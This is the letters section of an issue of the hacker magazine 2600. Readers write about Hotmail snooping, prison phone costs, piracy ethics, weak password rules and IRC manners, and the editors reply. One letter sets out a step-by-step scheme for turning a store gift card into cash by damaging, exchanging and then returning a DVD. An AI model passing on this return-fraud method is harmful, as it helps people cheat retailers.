There are an infinite number of possibilities here. Just the combination of technology with tradition opens up a world of angles. While cultures vary dramatically from place to place, you can always find similarities in the people with regard to humor, adventure, exploration, and developing new things. The ability to communicate with the rest of the planet through the Internet or other means can either enhance a culture or push it towards deterioration. These are very vague concepts. Only you can fill in the specifics based on who you are and where your interests lie. We think it's safe to say that whatever you choose to do, you'll be in for some surprises.

Dear *2600:*

I love your magazine. Now I have a problem. I suspect my girlfriend is cheating on me with some guy on the net. Is there some way I can recall all the content of their conversation and any images off of the hard drive after they have been deleted? And is there a way I can hack into her and his (if at all possible) Hotmail accounts? Please help!

phuoc yu

We can't really spend a whole lot of time on relationship counseling. But it seems as though this isn't exactly a match made in heaven. If you discovered that she was cheating on you, that would probably put an end to your romantic bliss right there. But what if she wasn't cheating and then she found out that you were spying on her? That wouldn't have a happy ending either. But don't feel bad. We get asked this question more than any other by far. There's only one solution we've been able to come up with that really seems to work. Couples need to make a solemn vow to never use Hotmail.

Dear *2600:*

I want to start off and say that I'm now a second year subscriber and thanks for putting out a great zine where the mentality is refreshingly superior. CWA1108 said something in 22:3 about "The Company." Well, the penal system I'm currently detained in switched to Verizon within the past year. The inmates are now being brutally extorted. Even though I placed a collect call to a destination 1100 miles away, I find $36 for 15 minutes excessive. I've tried various methods to overcome this obstacle. If anybody defeats this or knows how, please spill. There just seems to be no resolution in sight.

88LoGan14

The only resolution is to pressure those phone companies and penal institutions that engage in this sort of extortion. In most cases inmates don't have any choice as to which phone company to use and how they can place their calls (collect, prepaid PIN code, etc.). Since we're talking about prisoners, society is programmed to not care. But even those who feel that all prisoners are guilty should realize that it's ultimately their families who have to pay these huge and unfair bills.

Inquiries

Dear *2600:*

I am writing to inquire about the possibility of writing an article regarding the Muni Meters used for parking in Manhattan. I've done some initial research but it would be helpful to know if someone else has already covered this subject so as not to waste a significant amount of time fleshing out the details.

Mike Moore

It's pretty easy to see if the subject has been covered before by rummaging through the article titles located in the back issues section of our online store (http://store.2600.com). We'll save you the trouble of doing that by saying that nobody has yet written such an article. We would be happy to consider it.

Dear *2600:*

I have found previous issues with the print too small to continue my subscription. Are your present issues larger or easier to read?

dt2ra711

We've gotten occasional complaints over the years

about this and have tried to find a common ground everyone can live with. If we make the size too big, we have to either print less or add pages which could drive the price up. Too small and our readers go out of their minds staring at the page trying to decipher the text. Hopefully you'll pick up this issue and be able to see these words so you can tell us how we're doing.

Dear *2600*:

Hello, my name is Tim and my Myspace account got hacked into. I was wondering if there was any way that you could hack back into it and get it back for me.

Tim

First off, that's what the last guy said. And now look what happened. But seriously, if someone indeed "hacked" your Myspace account, we'd be interested in knowing the technique they utilized. If someone simply guessed your password or shoved you aside and took over your session, that's not really a bona fide hack. It's also quite easy to get your account back on your own. All you have to do is click on the selection on the login screen for forgotten passwords and they will send you an email to the address you gave them which will allow you to log back in. If you also managed to lose access to that email address, you really ought to think about rebuilding your life before displaying it on Myspace. Start by learning how to protect your privacy by using hard-to-guess passwords, keeping them to yourself, and otherwise protecting your various accounts.

Dear *2600*:

On the cover of 22:3, is that the shadow of a McDonald's sign?

Decay

Perhaps the cover of 22:4 answered your question.

Dear *2600*:

I'm 15 and I got my first issue of *2600* today. I love the magazine and I'm thinking about subscribing and maybe writing an article (so I get a t shirt and free year). My dad won't let me get a subscription. Can you put it in a package?

zack

Subscribers get their copies in envelopes that don't even have the name of the magazine printed on them for people such as yourself who live under occupation. The same is true of everything we send out. Your article stands a much greater chance of being decent (and therefore accepted) if you write it with the intent of sharing something you're enthusiastic and knowledgeable about rather than just writing it to get stuff in return. Our theme over the years has been that knowledge and the spreading of information are rewards in themselves. That said, we will always give as much cool stuff as we can to those who contribute such elements to our pages.

Dear *2600*:

Just out of curiosity, what two encryption types and bit levels does *2600* use to store subscription data?

Peter

Very nice try there but there are times when security through obscurity actually is an advantage. The number of people who know the answer to your question could easily fit inside a residential bathroom. But we would never try that because it would involve all of them being on the same continent which in itself is a security risk. But we've already said too much.

Dear *2600*:

What is http://www2.census.gov/pub/outgoing?

Cody

Pretty damn interesting is what it is.

Dear *2600*:

I was watching TV today when my phone rang. I looked at the Caller ID, saw "Unknown," and thought I'd let the machine pick it up. To my surprise, when my machine picked up I heard a phone ringing and then the words, "Thank you for calling the Verizon Wireless voice mail system. If you have a mailbox on this system please press pound followed by your mailbox number." This made me get up.

Then a random tone was heard. It didn't sound like someone pressing a button on their phone but more like a machine noise no human is ever supposed to hear. Immediately after the tone, the voice from Verizon said, "Please enter the number now. If you don't have a touch tone phone or you require assistance, stay on the line." Right in the middle of the word 'assistance" the tone can be heard again. Then there was a pause, then "Please hold, someone will be with you shortly." Moments after that, "I'm sorry, an operator is not available to help you. Sorry you're having trouble. Please try again later. Goodbye." Then the message ended.

I am in the Phoenix, Arizona area and it really piqued my interest as to how this happened. How could someone get my number to call their voice mail?

Jsnake

There are all sorts of ways this could have happened. Someone could have simply used three way dialing to connect you to another number. Or someone could have called you and then transferred the call to another number which picked up with a voice mail recording. Most times when things like this occur it's because someone didn't hang up properly which causes their phone to ring back. If they don't pick up when this happens, the call could wind up going to voice mail. Not knowing more about the "random tone" and assuming it's not call waiting (which we presume would sound familiar to you), we really can't speculate on what that might have been. But one thing seems certain to us: your phone wasn't actually dialing anything.

Dear *2600*:

I just received the first issue of my new subscription (22:3) and read the entire thing in less than a day. I enjoy the articles and letters from other subscribers and will continue to subscribe as long as we are both around. I have had several people ask me why your magazine is called *2600*. I haven't had an answer for them so I figured I would go straight to the source. Why is your magazine called *2600*?

Brian

Apart from the Hotmail thing, this is the question we get asked the most. 2600 hertz was a magical fre

quency back in the early days of phone phreaks which allowed a mere end user to seize control of a long distance trunk line and route themselves all over the network, internally, externally, overseas, etc. This was when in-band signaling was used to control phone calls, meaning the various tones would go along the same circuit that your voice used. These days all of that is done out of-band and you don't hear any of the cool sounds. There are exceptions in increasingly few places however. As to why we named the magazine "2600," the name to us symbolized liberation, control of technol ogy, and exploration - all without using a single letter.

Dear *2600:*

I am going for my Certified Ethical Hacking certification and was browsing a forum jotting down notes for good study guides when I came across a thread where these two guys went back and forth about what was ethical and what wasn t while throwing insults at each other.

I am torn between what both are saying because I feel that they each had valid points. The guy who first posted was saying that he didn't like the fact that people who make movies, music, programs, etc. charge an insane amount of money for their product. Also, that because they have millions and billions of dollars, they are not going to care if they rip us off for their product. In addition, because they have so much money, they really aren't going to feel the effects of losing a couple million here and there. Therefore, he felt justified in either trying to find a much cheaper way of attaining what he was looking for or not paying anything at all. However, the moderator had a very valid point as well in saying that this does not justify 'stealing.'

My question is what are your thoughts on this? Like I said earlier, I am at a loss because I am in the same boat as the person who posted first. I am in school, working two jobs, and can barely afford anything that is "for me." It is extremely difficult to go after my CEH when it costs a few hundred to take the test and I cannot afford even $50 right now. The message that I feel he was trying to communicate is that when you have products, services, or training courses that are priced so high, they keep "the little guy" from getting his feet on the ground without first having to spend a lot of money and numerous years waiting to just get his foot on that first step of the ladder. But does this justify not paying or paying much less than what these companies want for their product?

On a side note, in 22:4 someone wrote asking about the copyright owner of articles that are printed in your fine publication when they are the author. But I feel that it should have been asked of all the articles, not just ones that the contributor wrote. If I want to post an article out of your magazine that I thought was inspiring or really cool, am I allowed to do that as long as I give proper credit? Thank you for reading this and thank you for putting out such an awesome magazine.

P3ngu1n

This is a complicated issue with no real black and white answer. It's generally not right to "steal" something and all of the justifications put forth usually fall flat. But is it right if the item in question is priced out of reach of those who need it? Few would argue that stealing food from someone who has plenty is wrong if starvation is the alternative. Or if a company holds the vaccine to a deadly disease and refuses to release it to those who can't afford it, it's more or less the duty of every civilized person to take it from them one way or another, whether it's getting their secrets or breaking down their doors. At some point, the rules of humanity supersede the rules of commerce.

Taking things that you would "like" to have but upon which your survival is not dependent is fairly hard to excuse from a legal standpoint. We all understand the moral justification of "sticking it to the man" for overpricing various things but if you're building your own music library and not paying a penny for it, you're not really coming up with a good alternative for anyone other than you. The goal is to get rid of any unfairness that is inherent in the system so that everyone has an opportunity to get what they need and that people who actually create the stuff aren't left out in the cold. All of this is only made more complicated by the non-tangible nature of many of the items in question.

Concerning our policy on articles, we don't have a problem with posting an occasional article or even reprinting it in another magazine so long as full credit is given. Ultimately it's up to the actual writer of the article to grant or deny such permission.

Dear *2600:*

Firstly, thanks for an excellent publication! I was introduced to *2600* about a year ago by a good friend and fellow hacker who showed me a couple of old issues and, needless to say, I was hooked from the start! I would like to take out a subscription, however, I doubt that you'd accept checks/postal orders in pounds sterling (being in the U.K.) and I've never trusted wire transfers or mailing cash through the post. Does your bank account have an IBAN or SWIFT/BIC number that readers can use to transfer subscription fees to you in U.S. dollars? Or alternatively, does *2600* have a PayPal account that could be used for the same purpose? Also, would you accept a lifetime subscription from someone living in the U.K. and how much would it cost? Finally, I would like to ask if there are any plans for a U.K./European version of *2600?* Although a lot of the computer related stuff will work over here, there seems to be nothing covering phone and other system hacking outside of the U.S.A. There are a lot of different systems that can be hacked in the U.K. and Europe but, to my knowledge, no publication like *2600* exists that can bring such hacks/loopholes to the attention of the general public.

Death

We just started using PayPal on our online store (http://store.2600.com). You need to set up an account with them and it should start working. Lifetime subscriptions are the same price everywhere (US $260) which makes it an even better deal for those overseas. Lots of people want to have versions of "2600" in their countries which is quite flattering but ultimately such a publication must actually come from the people of that country. We're always happy to help insofar as giving advice, getting articles reprinted, etc. We do also try to

keep an international focus on the many topics that we discuss in these pages.

Dear *2600:*

Can someone tell me all about the law regarding purchased and licensed software? How likely is it to be enforced? In particular, I am interested in the application of that law towards my activities in my home behind closed doors as I attempt to make useful a 1995 version of Quickbooks Pro, which I am locked out of since I changed computers and lost the product key. The Quickbooks people say this version is no longer supported so they cannot give me a substitute key.

Can someone tell me all about some successful hacks to get past the damn product key lock? In particular, I'd like to open this obsolete software to my prying eyes. Maybe some lovely machine code could then be recompiled in some higher level language. Or is this disk truly dead?

Willie, Hacker Wannabe

If there is any way you can prove that you actually bought the software, it seems hard to imagine that anyone would go after you for attempting to get a new key in order to use it. Before going down that road, climb as high as you can in the corporate infrastructure to be sure that this "nonsupport" is in fact their policy and not just the words of a lazy customer service rep.

Accolades

Dear *2600:*

I received my missing issue the other day and would just like to say thanks for your prompt response. Thanks again for such a wonderful magazine. The ideas and knowledge that I have gleaned from *2600* have been invaluable in many applications. I find that a great deal of the things that I have learned have been especially useful in several of my jobs and have saved me from several blind alleys and silly mistakes in my quest for wisdom and understanding. I don't think that I could adequately describe how wonderful I think your magazine is. When the powers that be finally clamp down on you, I think that they will eventually realize that they have done the world, not just the world of computing, a tremendous disservice. Your sense of intellectual inquiry and questioning I hope never gets stamped out by some Republicrat zealot. This sense is what moves us forward and makes us as individuals and as a society. Unfortunately, there are people who can and do misuse these abilities for their own illicit ends and it makes the rest of us look bad. But then any form of knowledge can be misused. Lets just hope that there are people like you and me to always keep an eye out and stop them or, even better, to redirect these people towards a better use of their abilities. Well, thanks for letting me rant and ramble. If you would like I would be willing to write an article that may or may not be of interest to you. Let me know to whom I should send an article and I will attempt to share some of my gems of insight.

Joe S.

Thanks for your kind words and the foreshadowing of doom. Always a pleasure to hear. You can send your articles to articles@2600.com.

Dear *2600:*

I love reading your magazine. The letters section is my favorite. I noticed the lottery numbers on the apple on the table of contents page in 22:4. They're the *Lost* numbers. They add up to 108 and 4-8-15-16-23-42 equals -100. Can't see a pattern though.

mic911

We don't claim to have the answer but if you multiply them you wind up with a phone number. We've found that everyone who has that number seems to be annoyed when their phone rings. If that's not a pattern we don't know what is.

Dear *2600:*

My mother-in-law renewed my subscription to *2600* for an additional two years. It is nice to know that even the elderly can be enlightened. Anyway, I got the first issue and laughed out loud at the contents, especially the apple. Many people believe that Apple Computers blew it years ago and "lost" the market. I find it ironic that you would place the "lost numbers" in the apple. Of course, the imagery of the snake and apple from the garden of Eden did not elude me. Interesting. Is the island in *Lost* the Garden of Eden?

Keep up the great work and mag.

Part11

Dear *2600:*

My husband and son subscribe to *2600* but this evening is the first time I've picked it up. Couldn't understand the technical parts (writing teacher, not computer brain) but the long and delicious letters section thrilled me! Made me feel so much better about our country. In fact, it made me feel more secure than I've felt for a long time. Knowing there are so many smart people out there who can protect us from Big Brother lifts my heart. *2600*, you're helping to make the world safe for democracy. Bless you.

Queenie Marblebridge
New Mexico

All in a day's work.

Greetings to the Fifth Hope Mission:

I am so happy when I could visit your net. You had good plans. We are thrilled about your Hope. Please accept my heartiest congratulations for conducting good programming. May God continue to grant you similar successes all through your plans. God has duly rewarded your sincere prayers.

I learned about your youth Hope, your speakers, locations, etc. Oh! It is very great.

I am N. Rajasekharam. We had youth ministry. I am working for youth. I think I will be introducing my youth members to your Hope. Please cooperate me. I will join as a volunteer in your Hope. I will join, I will do work in your mission with your "Jesus compassion." I will not pay for cost of registration. Please understand me. I will give my bio data. Please accept me. Please introduce my ministry with your dearest friends.

I will pray for 'our Hope." Pray for my ministry and me. Send me your information. You wil. do registration in Hope in my name.

Thanking You
In Hope
N. Rajasekharam

OK, we have no idea what any of that was about. It came to us in a registered letter from India from someone who was obviously looking at the Fifth HOPE website. True to his word, he sent us his "bio-data" which was his family history and date of birth along with every email address and handle he's ever used. We ought to drop the whole hacker angle and just set up a religion. We already own hope.net so we're halfway there. And if we can get testimonials like this without even trying, imagine what we could do if we really put our hearts into it.

Adventure

Dear *2600:*

Hope I m doing this right. This is the first time I ve ever sent in an article. This is a real life experience that I went through just today and I'm sure you'll find it interesting.

I walked into Wal-Mart with some clothes, purchased as a gift, that were the wrong size. The lady behind the counter asked for my receipt, which of course I didn't have. I'm in the habit of wrinkling them up and throwing them away on the way out of the store. She told me that because my purchase was over $25 and I didn't have a receipt she couldn't give me cash. She could only give me a Wal Mart gift card. I protested to no avail and even spoke to a manager. All I kept getting was "store policy, nothing we can do." I asked "Can I purchase something with this gift card, bring the item and the receipt up to the desk, and get my money back?" No one seemed to be sure on this point so I gave it a try. It didn't work. The computer knew the item was purchased with a gift card and it wouldn't give me cash. I continued my argument and kept getting a resounding 'No!' Out of anger some inappropriate language was used and I was asked to leave the store. I headed across town to the other Wal-Mart, gift card in hand, hoping to deal with a fresh group of people when the idea struck me. I walked into the second Wal-Mart, went straight back to electronics, and bought a DVD for a little over the worth of my gift card. I took said DVD outside, opened it, scratched the crap out of it, and brought it back in. I then exchanged the scratched DVD, purchased with a gift card, for a new DVD that was presumably unscratched. The lady at the counter asked me for my old receipt, glanced at it, and threw it away. She scanned the item, pushed some buttons, scanned the new item, then handed me a new receipt.

I walked around the Wal-Mart for a while then went back to the desk. The same lady helped me. I said I found a more fitting present at a different store and asked for my money back. She took my receipt, scanned it and then the item, and handed me the price of the item in cash. As a footnote, there is always a way around the system and losing your head and yelling at the Wal Mart employees isn't it. Even if they are incompetent jerks.

Thank you for reading my article. I'm sure you'll find it useful. I hope it's fitting for your magazine. Please feel free to correct any spelling or punctuation errors I may have missed and change the format to fit your book. As a side note I enjoy your book immensely and will hold no ill will if my article is not used.

DrahconMan

We have to wonder why if the original item was the wrong size you didn't simply exchange it for one that fit. Regardless, it's a fascinating tale but rather short to be considered an article. And it doesn't sound like there's a whole lot of detail you could add in order to stretch it out to six pages. So that's why it wound up here in the letters section instead. We must say though that you seem to be a difficult person to shop for. Wal-Mart should probably be grateful people aren't giving you gifts that are worth a lot since you would then have to destroy something of equal value in order to get justice.

Stupid Stuff

Dear *2600:*

I am a sysadmin at one of the larger school corporations in a midwestern state. I run security, run the firewall software, do backups, investigate intrusions, give advice, etc., etc. Typical sysadmin stuff. I keep a subscription to your magazine. I find little resistance from peers or administration about keeping a copy around.

I am sometimes confronted with students who are considered *hackers*. A few years ago I was introduced to a young man (we'll call him Tom). Tom was a real loner of a kid and seemed kind of down. He had been caught 'hacking' some years before. As we all know these types of evil 'hackers" are often just misunderstood. After his hacking incident his punishment was to not use a computer for two years.

The entire school corporation, from the elementary schools to the vocational education department, knew about this kid. He had a 'superhacker" reputation. He started hanging around my office and talking with me. I work in an environment that would allow him to have access to some big holes. I had administrators call me and warn me that it might not be safe to have this kid hanging around consoles and logged in machines. They were *scared*.

When I was told what this "hacker" had done, I proceeded to laugh hysterically until tears were pouring out of my eyes - all to the blank and expressionless stares of the people who told me about it. What a bunch. You want to know what he did? He reset the proxy settings in Netscape so it didn't go through the filter system I was testing. Yeah! What a hack! This kid got punished and derided for changing the proxy in Netscape! What a bunch of morons.

I have found school corporations so totally inept at understanding anything to do with curiosity or discovery. It's a sad thing when a kid like this has the biggest reputation of hacking of anyone in the student body. I have continually been disgusted with their treatment of students that "hack.' They just want to enforce their petty little rules so they will seem validated by their

subsequent authority.

Shouldn't educators understand the thirst for knowledge? Believe me, they don't! Their definition of obtaining knowledge is so narrow that it only covers going to class. God forbid we could learn anything *on our own!* Do that and you're a hacker!

I have mentioned to my superiors that I would like to take the kids that get caught hacking and interview them, then put them to work. Their answer: That would be rewarding misbehavior. Instead they run a rod up their butt and hang them like a trophy for the rest of the student body to see.

Hey teachers, get a clue! If you don't like computers and are scared by the kids who know 10k times more than you, *retire now!* You'll be lengthening your life and making life better for teenagers who actually need to learn.

G Man in the Hole

The biggest defense against this kind of stupidity is to simply get the details out to the public. By doing that and by reaching out to this kid, you've helped out on many levels. We can only wonder how many people have wound up taking a bad road in life because so many morons have told them they were guilty of something. Idiots in authority must be challenged at every opportunity.

Dear *2600:*

Has anyone else noticed the recent surge in stupid password policies? In the past two months I've been confronted by countless 8 10 alphanumeric *only* password systems. My work password once kicked ass with special characters and spaces. Now it has been mandated to be lame. I opened a hosting account recently with the same requirement: 8 10 alphanumeric, no special characters. Did the whole world recently decide to subscribe to the weakest standard of authentication? I mean, knowing that the length of a password is 8-10 characters and alphanumeric makes it *that much easier* to crack. And to make things worse, the last place I had to change my password not only was 8 10 alphanumeric, but the first character *had to be* a letter! Way to go, guys! You've just made it one notch easier for script kiddies. At this rate, pretty soon we'll be using the same lame passwords they had on the movie *Hackers:* God.

Alop

Dear *2600:*

Not sure if you care, but thought you should know that someone is scanning your back issues and selling them on eBay.

M

People who do things like this are pure slimebags who not only want to rip us off but feel they should make a profit doing so. We trust our readers won't help them.

Dear *2600:*

My friend and I have been reading *2600* for a while now. He had recently come across a torrent site. I must admit I use torrents frequently but what really infuriated me was that there was a torrent for 22:1, the spring issue of 2005. Who would do such a moronic thing as upload *2600* to a torrent site, let alone scan each individual page. That really ticked me off.

XSnidalX

There's a very big difference between reprinting an article and completely ripping us off by duplicating an entire issue and redistributing it to the whole world. Unlike the record companies, we're not pricing things out of the reach of our customers so the "moral argument" doesn't even fly here. At best, this is someone who is very misguided who thinks that everything should be free. If they can convince our creditors to live this way, we'll jump right on board. The other possibility here is that this is someone who thinks we're somehow hypocrites for engaging in free speech and daring to sell a magazine. We never understood that logic and the various people over the years who have spouted it have usually turned out to be entities who just didn't want us around for one reason or another. As we don't have advertising, the only two factors in the equation are us and our readers. If the latter stops supporting the former, our existence comes to an end. It really couldn't be simpler. Most people understand this as witnessed by the occasional letters we get from those alerting us to such things.

Dear *2600:*

I have been a fanatical reader of yours for a couple of years now and came upon a problem recently. I am currently in basic training at Fort Leonard Wood in Missouri. After missing a couple of issues I wrote home to see if my parents would send me the ones I had missed. They obliged and sent them to me. However, when I opened the envelope here they were taken from me. I was told that it was almost illegal what my parents did and that my drill sergeant is going to have a field day meeting them. I am now watched every time I'm around *any* electronic device, especially computers, and I am hazed all the time for being a "hacker" and an evil, bad person. It's a shame people don't understand that the only crime I've ever committed is that of curiosity.

Death by Microsoft

And these are the values they're going to be expecting you to defend? Maybe it's time we sent every drill sergeant in the country a "2600" gift basket. After all, how many of them could there possibly be?

Observations

Dear *2600:*

I was watching my dad pay bills one day (fun huh?) when out of nowhere this ad popped up. It advertised a way to "outsmart the hackers." I consider this yet another indicator of the media's misguided approach and the widespread ignorance about us hackers. I know I am probably the millionth person to mention this but it's always good to have your name in print.

Monty G.

And while this is also an interesting story, we sure hope people aren't sending in stuff just to see their names in print. We reserve the right to mangle or otherwise mock the name of anyone we suspect of doing this.

Dear *2600:*

I live in China land of rampant government restriction of the web. Most of the good free proxy sites are blocked as well as tons of other interesting sites that I came to know and love before life as an ex pat. Even more sad is that lots of Chinese people don't believe that their government is blocking sites. But back to my point. I was searching online using the Chinese version of Google when I noticed a "translate' link after the site. Sure enough, this leads you to a Google internal URL containing "hl=zh-CN" which displays the blocked site translated into Chinese! The 'hl=zh-CN' means People's Republic of China Chinese. Sure enough, switching it to "en' gives us the site translated from English to English. So all I have to do is search for a restricted page and with a little URL manipulation I've got my site, proxied by Google.

By the way, I moved here in the summer of 2004, so the first issue I read over here was Fall 2004. I swear you guys knew I was coming. And how about saving the Spring 2005 issue for a trip back only to get stuck in NYC and end up reading it on the subway? Creepy.

Mattington

We're always trying for that creepy angle.

Dear *2600:*

I have a random piece of information that I figured someone might find interesting. I was in Barnes and Noble the other day and noticed something odd about their machines. The ones I'm speaking of are the Dot One machines where you scan a bar code and it allows you to sample a CD. My brother was trying to irritate me by searching for Robin Williams. When he clicked on the album they had listed for him, the system crashed completely. I went around and tried this on all the scanners and it worked each and every time. It doesn't do it with any of the other albums, just that one. The most interesting part is it allows you to view what the device is running and other such information. It even has the option to access the BIOS. And when it resets it goes into a setup program. I never figured out how to do anything else with it.

ch3rry

We always suspected Robin Williams was capable of causing significant mayhem on all sorts of platforms.

Dear *2600:*

In response to Black_Angel's question in 22:3, maybe the question isn't who the man on the cover is but what does he represent? Maybe what is important is the symbolism of a single man who is trying to look inconspicuous and is traveling the world with a briefcase with a biohazard symbol on it. Now that symbol could just be a reference to the band Biohazard but I'm pretty sure that's not it. So back to the topic at hand. What does the guy stand for, what does he represent? Is he supposed to be this so-called "terrorist' that our government (America's to be exact) has led us to believe is out there and is going to get us on an unknown date at an unknown location? Is he just a man trying to get the word out or trying to get noticed? Or have the last few covers been a representation of how our mainstream media misleads us into looking at the wrong hand in a magic trick" or just the latest mainstream media attack on hackers and all that they are afraid of? Also, on the cover of 22:3 there is a shadow above the low hover platform of what I'm guessing is a cruise ship, yacht, or some sort of luxury vessel, judging by the lounge chairs and tennis/basketball courts in the background. I have come to the conclusion that this shadow is that of the famous McDonald's fast food sign. So what does this mean? Has McDonald's taken over? Is McDonald's funding these alleged terrorists? Is Fast Food in general taking over or is it up to no good? I guess these are the truly important questions that we should be asking. I just checked the *2600* website after writing all of this and looking at the new cover of 22:4 (I don't have enough cash to buy it yet), I think my previous statement is true and to expand on it maybe the McDonald's sign represents "Big Business" and corporations and the 'terrorist" is the government and the device being armed on the plane is their weapon against the underground and the hacker community. But who knows? I'm just a 16 year old high school student.

WiseCracker

Dear *2600:*

I realize that no one is perfect. When you have a large group of people there is a lot of imperfection. When you run a business, however, the glaring imperfections should not include pricing things stupidly. For instance, the local Pizza Hut prices things goofy. One order of cheese sticks (which includes five sticks and one marinara sauce) comes to $3.68 around here. An individual order of cheese sticks (which includes three sticks and one marinara sauce) comes to $1.60. That's less than half. Two individual orders comes to roughly $3.38. A little math and you'd conclude that you can save $.30 if you get two individual orders instead of one single order. Not only that but you then get an extra stick and an extra sauce. Extra sauces cost $.35. You're definitely saving money. This goes to show how much money you can save by asking stupid questions like "what if I want two individual orders instead of one single order?" It also shows how easy it is to make a stupid math mistake and, when it becomes public, potentially lose money. Hacking isn't always about technology.

Zachary

Of course it's also possible that their cheese sticks suck and getting people talking about them like this is all part of the master plan to have lines out the door for the individual orders which nobody would have wanted in the first place.

Dear *2600:*

I am a 16 year old male, currently incarcerated in an adult male juvenile treatment facility. As you can imagine, being here is quite boring and I still have four to six months ahead of me. Most of the people here are the "cool' kids. You know, the ones that listen to rap music and smoke weed. The ones that think we're 'losers' because we sit in front of our monitors whenever possible. Well, turns out quite a few of them respect me. I was quite surprised to see that a few people picked up my issue (22:1) and read it. When I got 22:2, people were fighting over who got to read it first after me. Pretty

crazy, right? A few people actually approached me and asked if I'd teach them about computers and stuff. So I started with basic hardware, basic TCP/IP stuff, etc. The thing about it is I'm just so shocked that the people we'd expect to not accept us actually do. Hopefully this trend keeps up and we start becoming more generally accepted. Just thought it would be nice to share my experiences.

Undefined32

It's not really a trend, just that part of humanity that allows us to accept people for who they are and for what we can learn from them. It probably wasn't the lesson you were sent there to learn but it's a good thing nonetheless.

Critique

Dear *2600:*

It would seem many of your recent article authors have been reinventing the proverbial wheel. Both Eprom Jones' article in 22:3 entitled "A Randomizing WiFi MAC Address AP Hopper" as well as Daniel's article "The Ancient Art of Tunneling, Rediscovered" describe the creation of tools that have existed in one form or another for years.

Daniel states in his article that "after a search of the net for a tool to do the job turned up nothing, I decided to write my own." I have to wonder which "net" he happened to be searching because performing a search on any of the Internet's major search engines (Google, Yahoo, etc.) for the basic subject keywords of his article, namely "ICMP tunneling," turns up a number of viable tools, most notably ICMPTunnel and PINGTunnel. Also, almost a decade ago back in 1996, *Phrack* #49 was released including an article by demon9 entitled "Project LOKI: ICMP Tunneling."

In regards to Eprom Jones' MAC address changer, the GNU macchanger has been available with a wide range of features since May 2004.

I don't want to discredit the merit of the subjects of these articles, as both masking your hardware address and tunneling your traffic through allowed protocols to thwart traffic controls are both tried and true tools for the ol' technique toolbox. However, both authors seem to have gone through much more trouble than was required to accomplish their goals. I hope by responding here I have at least provided readers who are unfamiliar with these techniques a faster, or at least more versatile path, to success since most of the existing tools to do these jobs are already fairly mature and feature-rich.

Finally, a note in regards to Eprom Jones' article. Eprom failed to mention that the ability to change the MAC address for an interface generally depends on the driver used. Most Linux interface drivers I have come across will allow you to do this, however there are some that will not (most notably for some WiFi cards). Readers attempting to use this technique should verify that the interface driver they are using provides this functionality.

I)ruid

It's important to note that while such information may indeed have been available in other forums, it's not always a bad thing to print a fresh explanation or how-to. We always have fresh new readers joining us and sometimes that means printing things that older readers already know and understand. That said, it's important for our writers to make sure they're not simply rehashing something old with no new content or perspective.

Dear *2600:*

In the letters section of 22:3 the editor responded to a reader's message, saying "The Jaschan sentence... won't make the net any less secure. Companies releasing products with all kinds of holes and an uneducated consumer base will be the ones responsible for that.' That is like saying the criminal with a gun roaming the neighborhood randomly shooting people is not responsible for the carnage. The people are responsible for leaving their houses without body armor; nature is responsible for not making people bulletproof.

I applaud *2600* and this community for their pursuit of knowledge. But advocating or excusing the use of that knowledge to cause destruction is more than irresponsible. It is despicable.

SHR

We stand by our conviction that prison (and in this case the suggestion of the death penalty) won't solve the problem. There's a very big difference between advocating destructive behavior and encouraging precautions so that users will have some kind of defense if/when someone does something stupid. We see far too little of the latter.

Responses

Dear *2600:*

This letter is in response to Matt Dreyer from SonicWALL in the 22:4 letters section (page 34):

Well first off Mr. Dreyer, not once did I ever say anything about cracking the hash for the password. I intercepted it in transit to the server so it wouldn't matter if I had the hash or not. The same thing could have been accomplished with a key logger or something like that. I think you totally missed the point of the article.

I see two major flaws with your Viewpoint system. First, the administrator account must remain Admin, so if I were to install a key logger then all I would have to do is wait for the administrator to type Admin, then whatever, and I would have a possible password for the Viewpoint server. Second, and most importantly, and also the whole point of the article, is that from there I can log onto the SonicWALL system without any further authentication! This is the flaw, not the hash, not anything else. Only this. This is what I wanted to tell people. Your hash is secure, but the fact that I can bypass all of this and get to the SonicWALL with very little effort is extremely insecure. I would try reading a little closer before you pass judgment and try to make me out like a fake just because you can't admit that you guys have one little bug.

I am in no way wanting your stuff to get compromised for illegal purposes, but I felt this was a good way for you to notice this. I replied to your email with no response from you. Therefore I would assume that you didn't care what I had to say, only that people

thought I was a liar and that your system was the most secure thing on the planet. Obviously you are mistaken.

Best Regards,
Kn1ghtlOrd

Dear *2600:*

In response to Chad in 22:4, I would like to say the following:

By connecting to the 2600 IRC network, you agree to the rules of the network as you do on any IRC network. You are also greeted with the MOTD, (message of the day) which clearly states that "This server, its staff, and the people hosting it are *not* responsible for the content that passes through this server." That basically means if someone's being an asshole to you, it's not *2600's* problem. You said you joined #2600 "expecting knowledge abounding." Just so you know, with the exception of some support networks (such as Freenode), IRC is basically a party line where people can BS and talk about whatever they want. I frequent a video game IRC channel a lot and *very* rarely is there discussion of video games.

You know, it is quite possible that the person who greeted you with the "shut the f*** up or go away" message was either having a bad day or being sarcastic at the moment. Also, remember, when people are on the Internet, there will be assholes. Simple as that. People taking advantage of having a hostmask and being a dick to someone because their info is hidden. To quote a fellow member of a forum I frequent, "This is the Internet. Anonymity brings forth assholes." So here is what I have to say: Either suck it up and deal with the flames since everyone starts somewhere or just stay away from IRC. And with the way you responded to your experience, I'd say stick with the second option.

Phuzion

For the most part we agree although assholes shouldn't be tolerated just because it's easy for them to exist. You can improve the environment with a little determination. But part of that is going to involve not taking the whole thing too seriously.

Dear *2600:*

This is concerning Chad's letter in 22:4. You addressed the idea that not only are you not there to baby-sit whomever is on the IRC channel but that in all likelihood the person who was doing the slagging was well below the norm. You did, however, fail to mention that those of us who populate this IRC channel are far from anything that Chad described. Indeed, those of us from the Ann Arbor contingent are generally genial and friendly. Please tell Chad that following links from your own website to the Michigan 2600 information page will give current info, directions, contact info, and up-to-date details. This letter from Chad will give those who have never had contact with us a smudged version of mi2600. We are happy, cheerful people who promise to give you back your underwear when we are done with it.

Simon Jester

The only comment he made about "2600" people in Michigan and, by extension, the #mi2600 channel was that nobody was there. His critique was aimed at the more general #2600 channel. It would be great if all of the geographic "2600" channels were filled with the kind of people you describe. For those interested, in order for new folks to find you, we ask that you follow the standard format for a channel name of #xx2600 where xx is the two letter state abbreviation inside the United States and #2600yy where yy is the two letter country abbreviation outside the States. Of course, for all of this to work, it's vital that you use our IRC server at irc.2600.net.

Dear *2600:*

